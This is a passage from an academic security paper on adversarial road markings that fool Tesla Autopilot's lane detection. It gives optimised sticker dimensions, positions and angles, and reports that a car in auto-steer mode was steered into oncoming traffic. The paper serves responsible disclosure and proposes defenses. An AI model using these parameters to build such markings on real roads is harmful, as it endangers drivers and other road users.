ΔG	Increment of grayscale value of the perturbed pixels
θ	Rotation angle of the perturbation
n	Number of the perturbations

Table 1: Parameters determining the added perturbations




Figure 5: Illustration of the parameters of perturbations.

4.2 Finding the Best Perturbations

We design two metrics to quantify the quality of the perturbations in digital world, based on which we construct an optimization problem for finding the best perturbations.

4.2.1 Quality of Perturbations

Since a good perturbation should be unnoticeable to the driver but cause the lane detection module to generate a fake lane, we quantify its quality from the following two aspects:
Visibility of lane. The perturbations should lead to a strong and stable fake lane in the output lane image.
Visibility of perturbation. The perturbations should be as unobtrusive as possible.

We define two metrics: $V_{lane}(x) = \sum_{p \in lane_o(x)} G_p$ and $V_{perturb}(x) = \sum_{p \in perturb_i(x)} \Delta G, \Delta G \in x$ to quantify the visibility of lane and that of perturbation, respectively. We also define $S(x) = \frac{V_{lane}(x)}{V_{perturb}(x)}$ to be the overall score of perturbations. The explanations of the equations are listed in Table 2.

$V_{lane}(x)$ denotes the visibility of the fake lane in the output lane image. It is computed by summing up the grayscale values of each lane line pixel (each G_p represents the confidence of the current pixel). The higher value of $V_{lane}(x)$ represents higher visibility of the fake lane.

$V_{perturb}(x)$ is the visibility of the perturbation added to the input camera image. This score combines the number of added pixels and the increment of grayscale values of these pixels to represent visibility. The lower value of $V_{perturb}(x)$ means that the perturbations are more unobtrusive to human.

$S(x)$ is the overall score of the crafted perturbation. A high value of $S(x)$ means that the perturbation leads to a strong fake lane while being unobtrusive at the same time. If the perturbations fail to create a fake lane, $S(x)$ should be zero.

Parameters	Explanation
p	One single pixel in the image
$lane_o(x)$	Lane pixels in the output image
$perturb_i(x)$	Pixels on the added perturbations
G_p	Grayscale value of pixel p
$V_{lane}(x)$	Visibility of the fake lane created by x
$V_{perturb}(x)$	Visibility of the perturbations added by x
$S(x)$	Overall score of the parameter x

Table 2: Equation parameters explanations

4.2.2 Optimization problem

To achieve the best attack performance, we look for x^* that results in the highest overall score $S(x)$.

$$x^* = \max_{x \in X} S(x), \tag{2}$$

where x is a 8-dimension vector in range X, and the output score $S(x)$ is a real number. We use five heuristic algorithms to find x^*, namely beetle antennae search (BAS), particle swarm optimization (PSO), beetle swarm optimization (BSO), artificial bee colony (ABC) and simulated annealing (SA). To solve the optimization problem, these algorithms first initialize one or more random input vector(s), and iteratively improve the input vector(s) based on the output score.

These algorithms could be differentiated according to two aspects. First, is the algorithm greedy or not? "Greedy" means that the algorithm always updates the searching position to the direction where the target value is likely to be higher. BAS, PSO, and BSO are "Greedy", because they always encourage the searching position to move to coordinates where the value is higher, based on the hints found by the algorithms. ABC and SA are not "Greedy", because they essentially randomly update the position, and accept better solutions with higher possibilities. Second, do the searching individuals of an algorithm adopt a cooperative way to share information or not? "Cooperative" means that the searching individuals will share information with others, and update positions based on the group information. PSO, BSO, and ABC are "Cooperative",

because each individual in the group shares his own information to help other individuals. By contrast, in BAS and SA, each individual works independently. The details of these algorithms are introduced in appendix C.1.

Note that n and θ are not put into the algorithms due to two reasons. First, since perturbation number n is a discrete variable while other parameters are all continuous variables, the optimization problem will become a mixed discrete-continuous optimization problem if n is considered and it is hard to find the optimal result. We will investigate it in future works. Second, since rotation angle θ is determined by the intention of the attack, a value of θ found by the algorithms may not meet the demand of the attacker. Therefore, we fix n and θ to constants, and discuss their impact in §5.

5 Evaluation

We evaluate our attack on the lane detection module by answering six research questions (RQs).

RQ1: How efficient are the heuristic algorithms to find the best perturbation?

Motivation: We want to identify the most efficient heuristic algorithm for finding the best perturbations.

Approach: We carry out the experiment with five heuristic algorithms, namely BAS, PSO, BSO, ABC, and SA, where PSO, BSO and ABC require multiple inputs working together, because these inputs will share information with each other, whereas BAS and SA work with a single input. For fair comparison, we also let BAS and SA have multiple inputs.

When looking for the best x, we record both the highest score $S(x)$ of the perturbations in history (top-1 score) and the average score of the top 10 perturbations (top-10 averaged score) to rule out contingency (i.e., an algorithm *accidentally* finds the best solution). If one algorithm achieves high score in both top-1 score and top-10 averaged score, its efficiency is no coincidence and is reproducible.

Since the effect of parameter n and θ is evaluated in *RQ2*, in *RQ*1 we let $n = 1$ and $\theta = 0$. Moreover, we focus to generate perturbation only on the left-hand side in RQ1 and discuss the right-hand side in RQ2. We implement the five algorithms with Python, and evaluate their performance with different parameters. The parameter setting of these algorithms is shown in appendix C.2.

Results: Fig.6(a)-(f) show the experimental results. The X-axis is the number of search rounds, and the Y-axis is the best $S(x)$ (left figure) or the top-10 averaged $S(x)$ (right figure) of the current search round. For an efficient algorithm, it should (1) converge quickly, and (2) achieve high score in both top-1 $S(x)$ and top-10 averaged $S(x)$. Fig.6(a)-(e) represent the performance of BAS, PSO, BSO, ABC and SA, respectively, and Fig.6(f) compares the best results of the five algorithms. As shown in Fig.6(f), the five algorithms have different performance. The experimental results show that "Greedy" and "Cooperative" algorithms (e.g. PSO, BSO) converge faster and find higher score in both top-1 $S(x)$ and top-10 $S(x)$, than other algorithms. Moreover, according to Fig.6.(f), PSO finds the highest $S(x)$ (both top-1 and top-10) among all five algorithms. Only ABC converges faster than PSO, however, the top-1 and top-10 averaged $S(x)$ found by ABC are much lower than that of PSO.

Fig.7 shows one of the best perturbations. Given the original input camera image, the lane detection module does not output a lane. After an unobtrusive perturbation (pointed out by the arrow in the image) is added, a clear lane is detected and shown in the output lane image, although the perturbation is nearly invisible to human perception and is unlikely to be treated as a valid lane. The parameters of this perturbation is: $wid = 1cm$, $len = 92cm$, $D_1 = 1365cm$, $D_2 = 233cm$, $\Delta G = 12$ (n, θ and D_3 have no influence in the setting here).

Answer: All heuristic algorithms can find best perturbations. PSO is the most efficient one and thus we use it in other experiments.

RQ2: How do the perturbation number n and the rotation angle θ affect the best perturbation?


Motivation: As mentioned in §4.2.2, we do not put perturbation number n and rotation angle θ into the heuristic algorithms. In this RQ, we study how n and θ influence $S(x)$.

Approach: We adopt the same image used in RQ1 as input to generate the perturbations. The perturbation number is set from 1 to 5, and the absolute value of θ is 0 to 30 degrees with the interval of 5 degrees. In this case, we have 5 settings of n (from 1 to 5), and 14 settings of θ (from 0 to 30 degrees on both sides of the image). We consider all the possible settings for n and θ, thus getting totally $5 \times 14 = 70$ different settings of n and θ. Then, we search for the best perturbations on each setting, and record their $S(x)$s.

Results: Fig.8 shows the scores of the best perturbations found in different number n and rotation angle θ. The X-axis represents θ and Y-axis represents n. The intersection of two coordinates represents the best score $S(x)$ under the corresponding settings. The first row of the figure represents the average $S(x)$ under the specific θ, and the last column represents the average $S(x)$ under the specific n. The average $S(x)$ under each setting represents the overall effectiveness for this setting. For example, the third element on the first row represents the average $S(x)$ when $\theta = 10^\circ$ and n is from 1 to 5, and this $S(x)$ represents the overall effectiveness of the perturbations when $\theta = 10^\circ$.

By observing the average $S(x)$ in each θ (first row of Fig.8), we find that the average $S(x)$ decreases with θ, for both left and right lane. Specifically, when $\theta = 25^\circ$ and 30°, the average $S(x)$ is obviously lower than that in other settings of θ. Similarly, by observing the average $S(x)$ in each n (last column of Fig.8), for left lane, we find that the perturbations with $n \leq 3$ have the higher average $S(x)$ than $n = 4$ and $n = 5$, while for right lane, the average $S(x)$ is similar among all settings of n.

Answer: Perturbation number n does not have significant ef-



(a) Performance of BAS (b) Performance of PSO (c) Performance of BSO

(d) Performance of ABC (e) Performance of SA (f) Comparison between different algorithms

Figure 6: Results of the different algorithms. Overall, PSO has the best performance, and is the most suitable heuristic algorithm in our research.





Figure 7: Effect of a best perturbation. The added perturbation is only 1cm wide in physical world, but it causes the lane detection module to generate a fake lane.



(a) Left lane (b) Right lane

Figure 8: Best scores ($S(x)$) in different setting of n and θ in $RQ2$. The perturbations works well in different perturbation number n, and the score reduces with perturbation angle θ increasing.

fect on $S(x)$. Rotation angle θ reduces $S(x)$ when it increases.

RQ3: How is the performance of our approach given different input camera images?

Motivation: The experiments for answering RQ1 and RQ2 are based on the same input image shown in Fig.7. To answer RQ3, we generate perturbations on different input images to evaluate the effectiveness of our approach.

Approach: Besides the input image shown in Fig.7, we use four other images taken by the vehicle camera in different environments to carry out the experiment. They are shown in Fig.9 and their environmental features are listed in Table 3. NUM.1 is the input image used in *RQ1* and *RQ2*. NUM.2 and NUM.3 are in the same outdoor environment but under different light conditions. NUM.4 is taken in an underground garage, where the ground is clean and the light is dim. NUM.5 is a corner where the ground is dirty. The corresponding output lane images of these original input images do not have a lane on the expected side before we add any perturbation to them. Similar to the settings in **RQ1**, we let $n = 1$ and $\theta = 0$ and use $S(x)$ to evaluate the effectiveness of our attack.

Num	Environmental Features
1	Clean and bright ground, without other disturbing objects in view
2	Clean and bright ground, with disturbing objects in view
3	Clean and dark ground, with disturbing objects in view
4	Clean and dark ground, without other disturbing objects in view
5	Dirty and bright ground, with disturbing objects in view

Table 3: Environmental features of different input images

Results: The input images with the best perturbations and the corresponding lane images are shown in the upper row and the lower row of Fig.9.(a), respectively. The $S(x)$ of these examples are shown in Fig.9.(b). NUM.1 and NUM.4 lead to higher score than the others, because the grounds in both images are clean and a small perturbation can easily result in a fake lane in the output lane image. Although the scores of NUM.2/3/5 are relatively low, the perturbations are unnoticeable to human eyes and the fake lane is valid and strong.

Answer: Given different input images, our approach can successfully generate high-score perturbations that can mislead the lane detection module without being noticed by the driver.


RQ4: What are the common characteristics of the best perturbations?

Motivation: We want to summarize the common characteristics of the best perturbations obtained in different scenarios and discuss their implication.

Method: We analyze the parameters x of the best perturbations obtained in the five different scenarios for answering *RQ3* and summarize the common characteristics. x is a 8-



(a) Perturbations in different input images and the corresponding outputs



(b) Scores of the perturbations

Figure 9: *RQ*3 : The output lane and corresponding scores based on different input images. In all five different settings, we manage to find the unobtrusive perturbations which fool the lane detection module.

x / *Num*	*wid*	*len*	D_1	D_2	ΔG
NUM.1	1cm	117cm	15.30m	2.23m	12
NUM.2	5cm	59cm	13.37m	2.27m	28
NUM.3	3cm	72cm	12.53m	1.51m	12
NUM.4	1cm	133cm	11.68m	1.79m	7
NUM.5	1cm	83cm	10.14m	2.38m	25
Average	2cm	93cm	12.60m	2.04m	17

Table 4: Parameter values of the best perturbations generated for five different input camera images.

dimension vector but we focus on five dimensions in x, including *wid* and *len* that denote the shape of the perturbation, D_1 and D_2 that indicate the relative position, and ΔG represents the increment of grayscale value of the perturbations. We do not study n and θ because they are fixed in the experiments. Moreover, D_3 is meaningless when $n = 1$.

Results: Table 4 lists the values of these five dimensions of the best perturbations to different images. We summarize the characteristics from the following three aspects.

• **Shape** In all scenarios, *wid* is much smaller than *len*, meaning that the 'narrow but long' perturbations are more effective than the 'wide but short' perturbations.

• **Position** For the position of the perturbation, D_1 ranges from 10.14m to 15.30m, and D_2 ranges from 1.51m to 2.23m.

• **Increment of grayscale value:** The value of ΔG varies in different input images. For clean ground (NUM.1 and NUM.4) or dark grounds (NUM.3 and NUM.4), a small increment can make the lane in the output image very obvious, whereas 'dirty' grounds (NUM.2 and NUM.5) require larger value of ΔG to generate a fake lane.

Answer: 'Narrow but long' perturbations are more likely to create a fake lane. The required increment of grayscale value (ΔG) depends on the brightness and cleanliness of the ground.

RQ5: How effective is the attack in physical world?

Motivation: As RQ1-4 study the attacks in digital world, for RQ5, we evaluate the attacks in physical world by deploying markings on road surface according to the best perturbations.

Approach: We first let the vehicle generate the input camera image in an area for conducting this experiment, and then user our approach to find the best perturbations. After that, according to the information of the best perturbation, we deploy the markings (i.e., stickers) on road surface and evaluate the visibility of the fake lane in the lane image. We adopt the following settings for this experiment.




Figure 10: The road with the crafted markings from the driver's view. The sticker on the left side of the road is very unobtrusive and can hardly be noticed by human.


• **Perturbation number** n**.** Since the answer to RQ2 shows that n has little effect on $S(x)$ of the perturbations, we choose $n = 1$ and $n = 2$ for the ease of deployment.

• **Rotation angle** θ**.** Since the answer to RQ2 shows that θ will reduce the value of $S(x)$, to evaluate whether the visibility of the lane will also be affected in physical world, we set different values to θ (0, 15° and 30°) in the experiment.

• **Light condition.** We conduct the experiment in both light and dark environments to evaluate the effect.

• **Longitudinal Distance** D_1**.** After deploying the stickers, we drive the vehicle from far to close to them, and record the visibility of the lane image ($V_{lane}(x)$) to evaluate the effectiveness of the attack with different D_1. Specifically, we drive from $D_1 = 15m$ to $D_1 = 3m$, and record 60 frames of the lane images during the process.

• ΔG**.** It is difficult to implement ΔG precisely in physical world because it will be affected by some uncontrollable fac-



(a) Lane visibility of each frame in different n and θ

(b) Lane visibility of each frame in different n and light conditions

Figure 11: The visibility of lane changes with D_1. Straight perturbations ($\theta = 0$) have higher lane visibility. Perturbation number n and light condition have little effect on the lane visibility. Interested readers are referred to our demo video[8].

tors, such as the environment's light condition of and the texture of the physical perturbations. In this experiment, we use white stickers, which offers high value of ΔG, to construct the perturbations in physical world.

We use the algorithm (PSO) to find the best digital perturbation for the scenarios of $n = 1$ and $n = 2$, respectively. When $n = 1$, its length *len* is 1.5m, and its width *wid* is 1cm. when $n = 2$, the length of each perturbation is 0.4m, the width is 1cm, and the adjacent distance is (D_3) 0.7m.

Fig.10 shows the driver's view of the road with the crafted markings (single perturbation). The stickers are placed on the left side of the vehicle, and can hardly be noticed by human.

Results: The lane visibility in this experiment is represented in Fig.11. The X-axis is the longitudinal distance (D_1) of each frame, and the Y-axis is the lane visibility $V_{lane}(x)$. Larger value of $V_{lane}(x)$ means that the attack is more effective. We also have the following observations.

• **Perturbation number** n**.** Compared with the setting of $n = 2$, the lane visibility is higher in the setting of $n = 1$ when $D_1 \geq 9m$. Therefore, the fake lane can be detected with different perturbation numbers. Even a single perturbation can work in physical world.

• **Rotation angle** θ**.** Fig.11(a) shows the influence of θ, when $n = 1$ and $n = 2$, respectively. In both scenarios, the lane visibility with $\theta = 15°$ and $\theta = 30°$ is obviously lower than the lane visibility with $\theta = 0$. Therefore, straight perturbations ($\theta = 0$) are more likely to be detected.

• **Light condition.** Fig.11(b) shows the influence of light condition, when $n = 1$ and $n = 2$, respectively. When $n = 1$, the lane visibility under bright and dark condition is similar in all values of D_1. When $n = 2$, the lane visibility under dark condition is higher than that in the bright condition, when $D_1 \geq 7m$. Hence, the perturbations work in both bright and dark environments. Darker environments even makes the lane visibility higher (see $n = 2$ in Fig.11.(b)).

• **Longitudinal Distance** D_1**.** When $n = 1$, the lane visibility is higher when $5m \leq D_1 \leq 12m$. When $n = 2$, the lane visibility is higher when $5m \leq D_1 \leq 7m$. Therefore, the fake lane can be detected in a large range of D_1 (from 15m to 3m) if the perturbations are properly implemented (like $n = 1$, $\theta = 0$ in Fig.11.(a)). Closer distances ($D_1 \leq 9m$) makes the perturbation easier to be detected.




Figure 12: RQ6: Misguide the vehicle into the oncoming traffic in the crossroads scenario.

Answer: The crafted perturbations can be detected as fake lanes while staying imperceptible to humans. A demo video for physical attacks can be found at [8].


RQ6: Can we misguide the vehicle in physical world?

Motivation: The over-sensitivity of the target lane detection module has been demonstrated in both digital world and physical world through the answers to the previous RQs (i.e., RQ1, 2, 3, 4 for digital world and RQ5 for physical world). This RQ aims to investigate whether the control policy of the Autopilot will be affected by the crafted markings. Specifically, if Autopilot reacts to the fake lane, our attacks can impose a severe threat to the security and safety of the victim vehicle.

Approach: We find that in a commonly-seen crossroads scenario (i.e., the straight lanes disappear in front of the vehicle), the perturbations can mislead the vehicle to the oncoming traffic lane (illustrated in Fig.12). Specifically, in a crossroads scenario, we generate the perturbations that can trick the lane detection module to output an obvious lane. After physical deployment, we switch the vehicle to auto-steer mode and let it pass the crossroads where the markers have been added.

Results: We record the video showing the camera images and lane images when the vehicle is passing the crossroads. The result shows that the perturbations can lead to a fake lane which makes the vehicle swerve. Moreover, the vehicle was deviated by 5.1 meters (more than 2.5 times the width of the vehicle), and followed the fake lane to the oncoming traffic, demonstrating a severe and threat in real world.

Fig.13 illustrates the whole process. In each subfigure, the



(a) Vehicle is running on the correct direction.

(b) Fake lane is detected and vehicle starts to swerve.

(c) Vehicle follows the fake lane into oncoming traffic.

(d) Vehicle finally runs in the oncoming traffic lane!

Figure 13: RQ6: The vehicle in auto-steer mode is misled into the oncoming traffic.

upper row includes the camera image and lane image, and the lower row shows what was happening when the frame was recorded. The interpretation of each frame is as below:

Fig.13 (a). Before approaching the crossroads, the vehicle runs on the right-hand side (correct direction) of the road, and the middle lane, which separates the two directions, is correctly recognized as the left-hand side lane (shown in the lane image).

Fig.13 (b). Right before the vehicle runs into the crossroads, the perturbations are detected and recognized as the fake lane, and therefore the vehicle starts to swerve along with the detected lane.

Fig.13 (c). The vehicle follows the fake lane and swerves to the left-hand side of the road (oncoming traffic lane). During this process, the middle lane (right lane in lane image) was recognized as the right-hand side lane. Based on this detection result, the vehicle runs into the oncoming traffic.

Fig.13 (d). Finally, the vehicle is deviated by 5.1 meters (more than 2.5 times the width of the vehicle), and is misled into the oncoming traffic lane, and further keeps running on this wrong direction.

Note that there is no human operation in the above process. The vehicle is in auto-steer mode, and its average speed is above 40km/h, which is already very dangerous in real world. Interested readers are referred to our demo video [8].

Answer: The experimental result shows that the fake lane resulted from the unobtrusive perturbations can successfully fool the vehicle in auto-steer mode to swerve, and even misguide the vehicle into oncoming traffic (might hit other cars in the oncoming traffic lane), thus demonstrating the potential severe threats in real world.

6 Defense

In this section, we propose two kinds of mechanisms to defend against this attack.

Enhancing the lane detection module. The lane detection module can be improved to distinguish crafted perturbations by two ways: *(1) Detecting abnormal lane lines by features.* Since the attackers want to make the perturbations unobtrusive, the size of the perturbations for generating the fake lane should be much smaller than the normal lanes. Moreover, as the attackers want to mislead the vehicle to cause safety and/or security consequences, the detected fake lane will be inconsistent with the real lanes (e.g., generating sharp turns [37]). As a result, the lane detection module can leverage these features to reject the abnormal lanes in advance. *(2) Including adversarial examples in training data.* As suggested by Goodfellow et al. [25], adding adversarial examples in the training data can make the model more robust to adversarial attacks. Hence, images with perturbations can be included in the training data to help the lane detection module distinguish between crafted perturbations and real lane lines.

Enhancing the control policy. To make the control policy more robust is another option for defense: *(1) Taking into consideration other visual elements.* The vehicle is vulnerable to our attacks if the steering control policy just relies on the lane detection result. Hence, it can be enhanced by involving other visual elements (i.e., coming traffic, pedestrian) to assist the steering control. *(2) Multi-Sensor fusion.* In Tesla Autopilot, the lane detection module relies on visual data. A possible defense method is to adopt multi-sensor fusion. That is, the control policy should also take into account the information from sensors like LiDAR, Radar, sonar and GPS. For example, the data from GPS and Radar can be used to detect whether the vehicle is deviated or running in the oncoming traffic lane. *(3) Advanced warning.* As the security of autonomous driving may not be fully guaranteed, the vehicle should warn the driver in advance when any abnormal lane line is detected (e.g., the size of the lane is too small or the angle of the lane is too sharp, etc.). Moreover, to ensure safety, the vehicle should demand the driver for manual control and quit auto-steer mode.

7 Responsible Disclosure

We have informed Tesla of our findings by providing the details of our attack method and the demo videos. Tesla has confirmed that this attack can change the target car's behavior when the vehicle is in auto-steer mode, and meanwhile emphasized that the driver should still pay full attention while auto-steer mode is on. Tesla did not mention any plan on fixing this vulnerability in the response. We will check whether Autopilot will adopt any countermeasure in future work.

8 Limitations and Discussion

Limitations. Since our attacks exploit the over-sensitivity of the lane detection module to mislead the vehicle, the crafted perturbations need to be detected by the lane detection module and thus they cannot be completely invisible. Hence, the driver may notice them if she knows the attack and pays full attention to the ground. However, our attack still poses severe threats to current autonomous driving because of the following reasons. *First, drivers are likely to pay less attention in auto-steer mode.* Without being informed of our attack, the driver may simply ignore the perturbations, not to mention that the vehicle is in auto-steer mode. According to the statistics given by the surveys [12][17], distracted driving is the top-1 reason for car crashing. In auto-steer mode, drivers are likely to pay less attention so that they may not notice the small perturbations which are quite different from the real lane. *Second, there is not enough time for reaction.* Even if the driver notices the perturbations when the vehicle is going to the place where the crafted perturbations have been deployed, there may not be enough time for the driver to react. For instance, in the experiment for answering RQ6, the speed of the vehicle is around 40km/h, and thus it takes only 0.918 seconds to deviate the vehicle for 5.1m. M. Green [26] shows that the driver's reaction times for unexpected events are between 1.20s and 1.35s ($> 0.918s$ in our experiment). Therefore, there is not sufficient time for the driver to take action against our attack, and severe consequences might have already been caused.

Future works. We will extend our work from two aspects. First, we will assess the vulnerability of the lane detection modules in other autonomous driving systems, including Apollo [1] and Openpilot [11]. Second, we will explore the feasibility of launching attacks on the lane detection modules by adding perturbations on real lanes, such as using dark markings to cover part of real lanes or adding markings to change the shape of real lanes.

9 Related Work

Adversarial Attacks. Deep neural network (DNN) have achieved great performance in many areas. However, researchers found that these models show their vulnerability when faced with crafted inputs [35, 39, 44, 47]. These malicious inputs can guide the models to make wrong decisions while staying imperceptible to humans. Besides, the models may also be subject to other attacks[24, 28, 40], such as poisoning, backdoor, etc.

Lane Detection. Lane detection is an important task in environmental perception of autonomous vehicles, because it provides the position information and further keeps the vehicles within the lane lines. Traditional lane detection methods rely on the selected features to identify lane markings [21, 30, 45], and thus their performance highly depends on the features. Recently, DNN has been widely used in lane detection for its great power in feature extraction [27, 34, 36, 38].

Autonomous Driving Security. To date, many autonomous driving systems adopt DNN to process data, especially vision data [10, 13, 19, 20]. These vision-based models take the camera data as the input, and the corresponding steering angle as the output. Although these models perform well in most cases, they can still make wrong decisions in some cases, which can lead to severe consequences [16, 18]. Eykholt et al. used a physical adversarial example to make DNN model misclassify the stop sign [23]. Although the method in [23] and ours are both "two-stage", they have different meanings. The "two-stage" method in [23] is for evaluating the attack (after the attack is already deployed), whereas our "two-stage" is for implementing the attack. Zhou et al. proposed a method called DeepBillboard to generate physical adversarial examples to make the DNN-based autonomous driving system steer to the wrong direction [49]. Shen et al. [43] misguided the vehicle to the wrong direction by GPS spoofing. Ben Nassi et al. [37] utilize projection to make the vehicle believe that the projection is the real object (phantom attack), and they also tested the lane detection module of Tesla Autopilot. However, the phantom attack only works at night, and it can be easily noticed. In contrast, our attack can be launched during the day and is more stealthy.

10 Conclusion

We conduct the first investigation on the lane detection module in a real vehicle, and reveal that its sensitivity can be exploited to launch attacks on the vehicle. Specifically, we propose a novel two-stage approach to automatically determine the best perturbations in digital world and then project them back to the markings in physical world after addressing several technical challenges. We conduct extensive experiments on a Tesla Model S vehicle. The experimental results show that the lane detection module can be deceived by crafted perturbations and mislead the vehicle in auto-steer mode.

11 Acknowledgment

We thank our shepherd Yongdae Kim and the anonymous reviewers for their constructive comments. We thank Prof. Yubin Xia for helping us in conducting experiments. This work is partly supported by Hong Kong RGC Projects (No. 152239/18E), Hong Kong ITF Project (No. ITS/197/17FP), HKPolyU Research Grant (ZVQ8), Start-up Fund (ZVU7), NSFC for Young Scientists of China (No. 62002306), and CCF-Tencent Open Research Fund. Ting Wang was partly supported by the National Science Foundation under Grant No. 1953893, 1953813, and 1951729.

References

[1] Apollo autonomous driving. https://github.com/ApolloAuto/apollo.

[2] Camera Calibration and 3D Reconstruction - OpenCV. https://docs.opencv.org/2.4/modules/calib3d/doc/camera_calibration_and_3d_reconstruction.html.

[3] CUDA memory management APIs. https://bit.ly/3dlFozE.

[4] CUDA Toolkit Documentation. https://docs.nvidia.com/cuda/cuda-c-programming-guide/.

[5] cudaConfigureCall. https://bit.ly/2ZucaX1.

[6] cudaMalloc. https://bit.ly/2M2Qnmb.

[7] cudaMemcpy. https://bit.ly/3aulsIV.

[8] Demonstration video: misguiding the vehicle in real world. https://youtu.be/a__Se2MrjVs.

[9] IDA Pro. https://www.hex-rays.com/products/ida/.

[10] Nvidia, Drive AP2X. https://www.nvidia.com/en-us/self-driving-cars/drive-platform.

[11] Openpilot autonomous driving. https://github.com/commaai/openpilot.

[12] Past statistics on texting & cell phone use while driving. https://www.edgarsnyder.com/car-accident/cause-of-accident/cell-phone/past-cell-phone-statistics.html.

[13] Tesla Autopilot System. https://www.tesla.com/autopilot.

[14] Tesla Hardware Information. https://teslatap.com/undocumented/.

[15] Tesla Model S. https://www.tesla.com/models.

[16] Tesla Model S crash. https://www.wired.com/story/tesla-autopilot-why-crash-radar.

[17] Texting and driving accident statistics. https://www.edgarsnyder.com/car-accident/cause-of-accident/cell-phone/cell-phone-statistics.html.

[18] Uber's Self-Driving Cars Were Struggling Before Arizona Crash. https://www.nytimes.com/2018/03/23/technology/uber-self-driving-cars-arizona.html.

[19] Udacity Self-driving Car. https://github.com/udacity/self-driving-car.

[20] M. Bojarski, D. Del Testa, D. Dworakowski, B. Firner, B. Flepp, P. Goyal, L. D. Jackel, M. Monfort, U. Muller, J. Zhang, et al. End to end learning for self-driving cars. *arXiv:1604.07316*, 2016.

[21] A. Borkar, M. Hayes, and M. T. Smith. A novel lane detection system with efficient ground truth generation. *IEEE Transactions on Intelligent Transportation Systems*, 13(1):365–374, 2011.

[22] G. Bradski and A. Kaehler. *Learning OpenCV: Computer vision with the OpenCV library*. " O'Reilly Media, Inc.", 2008.

[23] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song. Robust physical-world attacks on deep learning visual classification. In *Proc. CVPR*, 2018.

